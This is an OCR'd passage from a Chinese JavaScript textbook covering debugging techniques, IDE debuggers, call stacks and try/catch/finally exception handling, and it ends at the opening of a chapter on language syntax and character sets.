随着 Ajax 的流行，一些号称是基于 Ajax 的专业 IDE 也浮出水面，例如 JSide 和其他一些形形色色的工具，只不过这些工具大多数停留在增强的编辑器层面上，虽然号称是 IDE，但是我认为仅仅实现语法分色、语法检查、函数提示、自动完成等功能还不能算是集成开发环境，只有充分支持环境调试、控制台和打包/部署/发布功能之后，才算是一个完整的“集成”开发环境。

Visual Studio 2005 集成开发环境，如图 3.5 所示：




图 3.5 Visual Studio 集成开发环境

3.4　调试工具——提升开发效率的利器

在软件开发中，调试是一件占据了很大工作量的活儿，甚至在大多数开发中，调试占用的时间总是多于实际的编码时间，而且项目规模越大、代码逻辑越复杂，调试的耗费也就越高。因此，一款好的调试工具，绝对是提升开发效率的利器。

3.4.1　什么是调试

调试是软件过程中的一个至关重要的环节。调试的主要目的是发现和排除软件代码中的逻辑错误。一般情况下，即使是非常简单的应用，也有调试的必要。

> 通常情况下，很少有人的代码能够一气呵成，做到完全没有错误，所以调试是开发人员非常重要的一个技能。

3.4.2　原始的调试方法——利用输出语句、“反射”机制和调试对象来进行调试

在编写代码的过程中遇到问题，最原始的调试方法是在程序中直接插入调试逻辑和输出语句。

原始的调试方法的好处是不依赖于调试工具，当然缺点也很明显，一方面这种调试方法的效率比较低，对于一些棘手的问题不容易很快地定位，另一方面这种调试方法需要在程序中插入调试代码，这些调试代码本身也可能影响程序的流程甚至带来新的问题。

即使是原始的调试方法，也有不同的处理手段，最简单的方式是直接在程序中插入输出语句。

下面的代码示范了如何用插入简单输出语句的方法调试 JavaScript 程序：

例 3.1　插入输出语句进行调试：

```
function factorial(n)
{
    alert(n);  //直接插入调试用输出语句
    return n <= 1 ? 1 : n * factorial(n-1);
}
factorial(15);
```

稍微复杂一点的方式是定义一系列的调试方法，利用 JavaScrtipt 的“反射”机制查看对象内部的属性和值。定义输出闭包将调试信息输出。

例 3.2　定义 WatchObj 方法查看对象内部的属性和值，DebugOutput 方法输出调试信息：

```
//WatchObj 方法查看对象内部的信息和属性值
function WatchObj(obj, property)
{
    var ret = [];
    //如果有属性标志作为参数，记录属性
    if(property)
```

```
            ret.push(property + ":" + obj[property]);
        //否则记录所有属性
        else
            for(var each in obj)
            {
                ret.push(each + ":" + obj[each]);
            }
        //将记录属性值的数组返回
        return ret;
    }
    //定义 DebugOutput 方法，以指定的 watchMethod 记录，以指定的 outputMethod 方法输出
    //后面还可以再跟随一个或多个参数，对这些参数引用的对象执行 watchMethod 和 outputMethod
    function DebugOutput(watchMethod, outputMethod)
    {
        for(var i = 2; i < arguments.length; i++)
        {
            outputMethod(watchMethod(arguments[i]));
        }
    }
    function combineExpr(expr1, expr2)
    {
        //插入定义的调试方法
        DebugOutput(WatchObj, alert, expr1, expr2);
        ......
    }
```

再复杂一些的方式是将 Debug 封装成专门的调试对象，定义指定的输出方法和输出级别，这样可以实现不修改代码打开或者关闭调试功能。

例 3.3 自定义调试对象：

```
//定义调试级别常量，分别为 Info、Warning、Error 和 Off，以便在不同的级别下显示不同的信息
var DebugLevel = {Info:1,Warning:2,Error:3,Off:4};
var Debug = {
    level : DebugLevel.Info,      //实际调试等级，默认为 Info，将输出所有的调试信息
    __output : alert,             //调试输出方法，默认为 alert
    //watch 方法用来监视对象中某个属性的值
    __watch : function (obj,property)
    {
        var ret = [];             //存放返回值的数组
        if(!(obj instanceof Object))
        {
            ret.push(obj);        //如果不是对象，将自身作为结果
        }
        else if(property)         //如果有指定 property 参数
            //记录对象指定的 property 属性的值
            ret.push(property + ":" + obj[property]);
        else                      //否则记录对象所有的属性值
            for(var each in obj)
```

```
            {
                ret.push(each + ":" + obj[each]);
            }

        //将结果返回
        return ret;
    },
    //Debug.Output()将所有调试级别（Debug.level）不大于 level 参数的调试信息输出
    Output : function(level, args){
        for(var i = 1; i < args.length; i++)
        {
            if(Debug.level <= level)
                Debug.__output(Debug.__watch(arguments[i]));
        }
    },
    //Info()即 Ouput(1)
    Info : function(){
        Debug.Output(DebugLevel.Info, arguments);
    },
    //Warning()即 Output(2)
    Warning : function(){
        Debug.Output(DebugLevel.Warning, arguments);
    },
    //Error()即 Outupt(3)
    Error : function(){
        Debug.Output(DebugLevel.Error, arguments);
    }
}
function combineExpr(expr1, expr2)
{
    Debug.level = DebugLevel.warning;   //设置调试等级为 Warning
    ......
    Debug.Info("test");  //Info 级别低于 Warning 不输出
    Debug.Warning("test2");  //输出
    Debug.Error("test3");  //输出
    ......
}
```

3.4.3　适合 JavaScript 的调试工具

一般来说，IDE 至少提供一种调试工具用来调试代码。Microsoft 的 Visual Studio 提供的调试工具可以直接调试浏览器进程中的 JavaScript 代码。

通常程序调试有两种方式，一种是由开发人员设置断点手动调试，另一种是当程序抛出未被处理的异常时系统自动切入调试进程。IE 浏览器同时支持以上两种模式。

按照前一节图 3.3 的要求开启脚本调试功能后，可以在 JavaScript 代码中通过 debugger 语句设置断点，当程序执行到断点处时，调试器会被自动激活。如果程序中出现未处理的异常，调试器也会被自动激活。

例 3.4 代码中插入断点进行调试：

```
function addNumber(tok)  //输入数值
{
    debugger;    //插入断点，当程序执行到断点位置时进行调试
    with(oMemery)
    {
        try
        {
            var token;
            if(tok == "\b")
                token = inBuffer.slice(0,-1);
            else
                token = inBuffer + tok.toString();
            if(token.slice(0,1) == ".") token = 0 + token;
            if(/^([\d]+(\.)?[\d]*)?$/.test(token))
            {
                inBuffer = token;
            }

            return formatBuff(inBuffer);

        }
        catch(ex)
        {
            alert(ex.message);
        }
    }
}
```

脚本调试程序的激活，如图 3.6 所示：




图 3.6 脚本调试

切入程序断点进行调试，如图 3.7 所示：




图 3.7　切入程序断点

3.5　定位代码和调用堆栈

一款合适的调试工具可以帮助你迅速定位错误代码和切入调用队堆栈。让工具帮你纠错，这样你就能够把更多的精力投入在实际的设计和编码实现中。

3.5.1　Step by Step——单步和断点

在切入调试进程后，可以控制程序代码单步执行。调试进程的切入点被称作“断点”，通常在程序中可以人为地为调试器设置若干个“断点”，启动调试程序后，调试器便会按照次序依次切入这些“断点”进行调试。

IE 浏览器里的 JavaScript 通过 debugger 指令来设置断点，每个 debugger 指令即是程序中的一个“断点”。

在调试模式下，通过单步执行（Step in/Step out/Step over）指令可以逐行执行程序指令。

Step in 是指逐行执行指令并且遇到子程序时进入调用堆栈，Step out 是指让进入子程序调用堆栈的程序执行直到从子程序中返回，Step over 是指逐行执行指令并且遇到子程序时跳过调用堆栈直到下一条语句。

在微软的 JavaScript 调试工具中，快捷键 F11 可以执行 Step in 指令，F10 可以执行 Step over 指令。

断点和单步调试，如图 3.8 所示：

```
function addNumber(tok)  //输入数值
{
    debugger;
    with(oMemery)
    {
        try
        {
            var token;
            if(tok == "\b")
                token = inBuffer.slice(0,-1)
            else
                token = inBuffer + tok.toStr:
            if(token.slice(0,1) == ".") token
            if(/^([\d]+(\.)?[\d]*)?$/.test(t
            {
                inBuffer = token;
            }

            return formatBuff(inBuffer);

        }
        catch(ex)
        {
            alert(ex.message);
```

图 3.8　F11 进入 formatBuff( )函数调用，F10 跳过，用鼠标拖动左侧的黄色箭头，可以无条件跳转到任意代码行上执行，但那样有可能导致不可预料的结果

3.5.2　监视内存

通常调试程序提供了监视内存的功能，让开发人员可以很方便地查看内存中变量和对象的内容。这一点对于调试者是非常有帮助的。如图 3.9、图 3.10 所示：




图 3.9　打开监视窗口




图 3.10　在监视窗口中输入要查看的变量值

通常，调试者可以根据监视窗口中查看到的变量值迅速诊断出程序的问题。例如，如果程序执行到 inBuffer.toString()时发生异常，而查看到的 inBuffer 值为 undefined，那么你就能断定是 inBuffer 的内容出了问题，丢失了值，也许是设计上的缺陷，也许是数据传递过程中的疏忽，这时候你就可以以此为出发点检查你的代码并最终修复程序，或者更改设计。

3.5.3　追踪问题的源头——查看调用堆栈

调试器的另一个强大功能是查看调用堆栈，调用堆栈确定了函数调用的次序和层次，当一个异常在内层函数里发生时，沿调用次序向上检查他的调用者们，有助于发现异常的根源。如图 3.11、图 3.12 所示：




图 3.11　查看调用堆栈




图 3.12　addNumber 的调用者

3.5.4 遇到麻烦了——为什么我跟踪不到代码

在通常情况下，调试器总能够很好地工作，但是偶尔也会遇到一些问题，最常见的是无法自动激活调试程序切入断点和切入断点后无法跟踪到源代码。

前一个问题涉及的情况一般比较复杂（也很讨厌），在这里不多作讨论，只是建议在遇到这类棘手问题时，多通过网络或者其他途径寻找资讯求助。

而后者，通常是由于应用程序本身的实现方式造成的。

浏览器中的源代码并不总能被调试程序定位，尤其是当出现下列情况时：

1. 客户端脚本临时构造和动态生成的代码

这一类代码通常是指由脚本本身以构造字符串的方式生成的指令代码。这些代码有时候会让调试程序无法定位。

2. 服务器构造的特殊请求页面的代码

服务器构造的页面或者安全配置会让调试程序无法定位，这种情况比较少见，但偶尔也会发生。

3. 调试器本身的配置原因或者系统进程本身的问题

前者不常见，可以试着调整调试器的配置，而后者在一些系统中容易出现，不仅仅表现为无法跟踪代码，有时还表现为跟踪代码的位置出现偏差，光标没有准确位于代码断点处。此时的解决方法是关掉 IE 进程，重新打开页面。

3.6 浏览器捕获异常

大多数程序的执行不可能没有例外，一个超出了预期的结果发生的时候，需要进行处理，这就是异常处理的工作。浏览器通常能够捕捉到各种程序异常，当然，你也可以让程序来处理需要处理的某些异常，而不是总将它们完完全全地丢给浏览器。

3.6.1 异常处理机制——一个 try/catch/finally 模式的例子

JavaScript 的异常处理机制是非常标准的 try/catch/finally 模式。熟悉 C++和 Java 异常处理机制的读者很容易理解它们。唯一需要注意的是，由于 JavaScript 不是强类型语言，所以不能通过声明 catch 的参数类型来捕获不同类型的异常，不过通过实例判断也可以很容易地区分和处理不同的异常。

try 从句定义了需要处理异常的代码块，catch 从句跟随在 try 块后，当 try 块内的某个部分发生了异常，catch 则能够“捕获”它们。由于 try 从句内的语句可以是函数嵌套，当一个内层的函数调用发生异常时，外层的 catch 可以捕获内层所有未被捕获的异常。从调用堆栈的层次上来看，内层异常是沿着出栈方向被从内往外“抛出”的，因此这种异常处理机制又被称作 throw-catch 机制。

finally 块一般跟随在 catch 从句之后，finally 块的内容是不管是否产生异常都会被执行的指令。虽然 catch 和 finally 从句都是可选的，但是 try 从句之后至少应当有一个 catch 块或 finally 块。

下面的代码说明了 try/catch/finally 语句的语法和用途：

例 3.5　try/catch/finally 语句的语法和用途【1】

```
try{
    /*
     通常，该代码从代码块的顶部运行到底部
     没有任何问题，但有时会抛出异常
     既可以用 throw 语句直接抛出，也可以调用一个抛出异常的方法间接抛出
    */
    //要求用户输入一个数字
    var n = prompt("Please enter a positive integer","");
    //计算该数字的阶乘
    var f = factorial(n);
    //显示结果
    alert(n + "! = " + f)
}
catch(ex)
{
    /*
        当且仅当 try 块抛出了异常，本块中的语句才会被执行。
        这些语句使用局部变量 ex 引用抛出的 Error 对象或其他值。
        这个块可以以某种方式处理异常，或者什么都不做，忽略异常，
        或者用 throw 语句再抛出一个异常。
    */
    if(ex instanceof NonePositiveError)
        alert(ex.message);  //这里只处理数值非正整数的异常
    else
        throw(ex); //其他异常向上层抛出
}
finally
{
    /*
        无论 try 块中发生了什么，这个块中的语句都会被执行
        以下情况下，它们都会被执行：
        1）正常地，在到达 try 块底部后
        2）由于 break、continue 或 return 语句终止
        3）抛出一个异常，由 catch 从句处理后
        4）抛出一个异常，没有被捕捉，仍旧在传播
    */
    //缺省处理，如果有的话
}
//定义一个名为 NonePositiveError 的异常
function NonePositiveError(n)
{
    n = n || "";
    this.message = "输入的数值"+n+"不是正整数！";
}NonePositiveError. prototype = new Error();
```

```
//计算阶乘的函数
function factorial(n) //抛出 TypeError 和 NonePositiveError
{
    //parseInt 方法尝试将 n 转换为一个整数
    n = parseInt(n);
    //如果转换失败，n 将是 NaN，isNaN(n)得到 true
    if(isNaN(n))
    {
        //此时抛出 TypeError 异常
        throw(new TypeError());
    }
    //如果 n 是非正数，对于非正数阶乘没有定义
    else if(n <= 0)
        {
        //那么抛出 NonePositiveError，这是上面我们自定义的异常
        throw(new NonePositiveError(n));
    }
    //否则正常计算阶乘
    else
    {
        return n <= 1 ? 1 : n * factorial(n - 1);
    }
}
```

3.6.2 异常的种类

JavaScript 核心内置的异常对象只有 Error、EvalError、RangeError、Syntax Error 和 TypeError 五种。

> JavaScript 并没有 MathError 和 RegexpError，对于数学运算，如果计算得不到数值结果，则 JavaScript 根据不同情况会返回一个 NaN 或者 Infinity 作为值，但那不是异常。如果是正则表达式对象错误，JavaScript 干脆返回一个 SyntaxError。

注意，与其他的 Error 相比，SyntaxError 比较特殊，它的产生阶段通常是在词法分析时，所以它并不会沿调用堆栈向上传播，也因此很难被 catch。一个例外是你在程序中故意实例化了一个 SyntaxError 对象。

> 不能 catch SyntaxError 有时候挺让人头疼，尤其是当你需要用动态方法在运行时从当前的 DOM 文档中大量地构造脚本指令时，你希望能够让代码捕获到构造出的脚本指令在运行过程中抛出的 SyntexError，可是却发现很难如愿。幸好浏览器还提供了另外一种处理错误的方法，window.onerror 事件，关于这方面的话题，在本书的第 11 章会有较为详细的讨论。

除了系统内置的异常对象之外，JavaScript 也允许程序员用原型继承的方式定义自己的异常对象。定义自定义异常的格式为：

```
function def{function body}def.prototype = new Error();
```

上一小节例 3.3 的代码中已经说明了自定义异常的方法。

3.6.3　应该在什么时候“吃掉”异常

这是又一个关于“技巧”的问题，JavaScript 本身并没有规定我们应该在什么时候处理异常，不过，养成良好的处理异常的习惯，学会在合适的对象中处理正确类型的异常，对于编写高质量的代码是很有帮助的。

处理异常的技巧：

1.　严格划分异常的种类

JavaScript 内核支持的异常只有 Error、EvalError（表达式计算错误）、RangeError（数值/数组下标越界）、TypeError（数据类型错误）和 SyntaxError（语法错误），这些原始的类型对于我们在一些复杂逻辑中需要处理的异常来说是远远不够的。而且更为重要的是，JavaScript 是弱类型的，因此在 catch 从句中并不能够像 C++或者 Java 那样一个 catch 块捕获一种类型的异常。幸运的是，从前面的介绍中我们知道，程序员可以通过 JavaScript 的 prototype（原型）机制方便地自定义异常类，另外通过 JavaScript 的运行时类型识别（RTTI）机制可以方便地实现类似的分类捕获异常的功能。

> 我们可以并且应该在 catch 块中用 instanceof 操作符来判定捕获的异常的种类，再根据不同的种类作对应的处理或者是再向上抛出。

2.　声明对象可能抛出的异常

在 OOP（面向对象编程）中，声明对象可能抛出的异常是一个良好的习惯。因为异常的种类多了，业务逻辑复杂了之后，搞清楚每个类的对象会抛出哪些异常，可以“吃掉”哪些异常，“吃不掉”哪些异常，对于代码的维护来说会有很大的帮助。

> JavaScript 不支持像 Java 那样的 throws 声明，但是，把 throws 作为注释添加到对象或者方法的后面会是一个非常好的习惯。如例 3.5 中就声明了 factorial 方法可能抛出的异常——TypeError 和 NonePositiveError。

3.　谨慎处理各类异常

在处理异常时，一定要考虑周全，只有当你能够确保处理了所有的“例外”时，那么这个种类的异常才是你应该处理的，否则还不如直接抛出它，让系统去默认处理。

> 异常处理的目的是在系统不崩溃的情况下选择性地处理“例外”，但是如果你不能确保某个类型所有的例外都不会导致系统运行状况无法维持下去，那么你就不应该亲自处理这些异常，而是应该这些异常交给浏览器去处理，“例外”发生时让系统停止运行。

4.　缺省行为

你可以通过 finally 块指定异常发生时的缺省行为，但是要注意的是，不要试图利用 finally 块让系统从异常中恢复。

> 你的缺省行为不是用来恢复异常的，而是用来在异常发生时做一些不论异常是否发生都应当做的正常的处理比如保留数据或者记录状态。如果你要让系统从异常中恢复，应该通过 catch 块而不是依赖于 finally 块。

- 更深入的关于异常的话题，我们在本书后续的章节里还有机会讨论。

3.7 总结

本章我们简单介绍了 JavaScript 的浏览器环境、开发环境和调试方法，掌握工具虽然不是最重要的，但又是每一个开发人员所必需完成的工作，一款好的集成环境在通常情况下能够极大程度地提升开发效率。

另外，本章还介绍了 JavaScript 处理异常的机制和基本的异常处理方法。了解语言本身提供的处理异常的特性，对于编写健壮的代码也是很有帮助的，标准化的异常处理机制是编写高质量的 JavaScript 应用所必需的内容，养成正确的习惯，做正确的事情，才能成为一名合格的 Jser。

第二部分 JavaScript 核心

第4章 语言结构

从本章开始，我们将接触并深入讨论 JavaScript 语言的核心，虽然这是一个略显枯燥的话题，但却是学习 JavaScript 乃至任何一门编程语言必不可少的过程。一门编程语言词法和语法就像一种魔法系的基本咒语一样，必须牢牢掌握，但是别指望懂得它们之后就能成为出色的魔法师。回想一下第一章关于“程序员”的话题，没错，这一部分是为了跨越第一个境界而准备的。

> 如果你曾经学过 C/C++或者 Java 并且碰巧对它们的基础掌握得不错，那么你会发现阅读这一部分将是一段比较轻松的过程，因为 JavaScript 的语法同这两种语言是非常类似的。

4.1 JavaScript 的基本文法

这一节介绍 JavaScript 的基本文法。所谓基本文法，是指构成合法的 JavaScript 执行代码的所有不可分割的语法特性的集合。任何一段合法的 JavaScript 代码，总是由若干基本文法组合而成的。

4.1.1 字符集

语言，不管多么简单和多么复杂，总是由符号构成的。而构成一种语方的符号集合，就是这种语言的“字符集”。例如，英语的字符集是由 26 个大写字母和 26 个小写字母加上几种标点符号组成，而当汉语字符集则复杂得多，每一个汉字，都可以看作一种“字符”。

在计算机领域里，字符集通常特指以编码的方式构成文本字符的全集。所以 JavaScript 的字符集指的是构成 JavaScript 程序合法字符范围集合。【1】

常见的标准字符集有 ASCII、ISO Latin-1、GBK 和 Unicode。其中 ASCII 是 7 位编码的字符集，它基本上只适用于英语，8 位的 ISO-Latin-1 则支持大部分拉丁语系的语种，而 16 位编码的 GBK 和 Unicode 则充分支持了汉语系的东方语种。

在 ECMAScript v3 之前的标准中，JavaScript 指令本身支持的是 ASCII 字符集，但是仍然允许 Unicode 字符出现在注释或用引号括起的字符串直接量中，并且能够被支持 Unicode 的解析器正确处理。

> 关于字符编码，JavaScript 一直表现得很出色，它一开始就预见到了编码兼容性的问题，因此 JavaScript 程序中的每个字符都是用两个字节表示的，虽然这意味着相同的西文字符串，JavaScript 字符串占用的空间几乎是 C++的两倍，但是带来的好处是在中西文字符之间不需要额外的转换和换算，

对于 JavaScript 来说，不管是中文字符还是西文字符，不管是全角或者半角，它们在存储和运算上都是完全等价的。

在 EVMA v3 之后的标准中，JavaScript 指令支持了 Unicode 字符集，这意味着你甚至可以用中文来命名变量和函数。

用中文来命名变量和函数，这是一个常常被人忽视，同时也容易引起争议的话题，事实上如果是一群英语水平有限的程序员一起工作的话，我推荐尽量使用中文来命名函数和变量，因为这比用蹩脚的英文加拼音缩写的方式要来得好得多。依我的经验，多用中文通常能够极大地提升代码的可维护性。除非你的代码是国际通用的组件，否则你完全可以尽量用中文来命名你的变量和函数。

字符集相关的需要注意的一个问题是，通常浏览器本身支持多种类型的编码器。因此作为嵌入页面文档的程序脚本，不但要考虑自身编码，还要充分考虑浏览器编码器的兼容性。对于强制指定了不支持 Unicode 的编码器的浏览器，JavaScript 将会因为脚本代码和注释里的中文不能正确解析而导致执行失败。即使浏览器的当前编码器支持 Unicode，你还必须保证 JavaScript 文本的编码器和浏览器的当前编码器一致或者完全兼容。如图 4.1 所示：

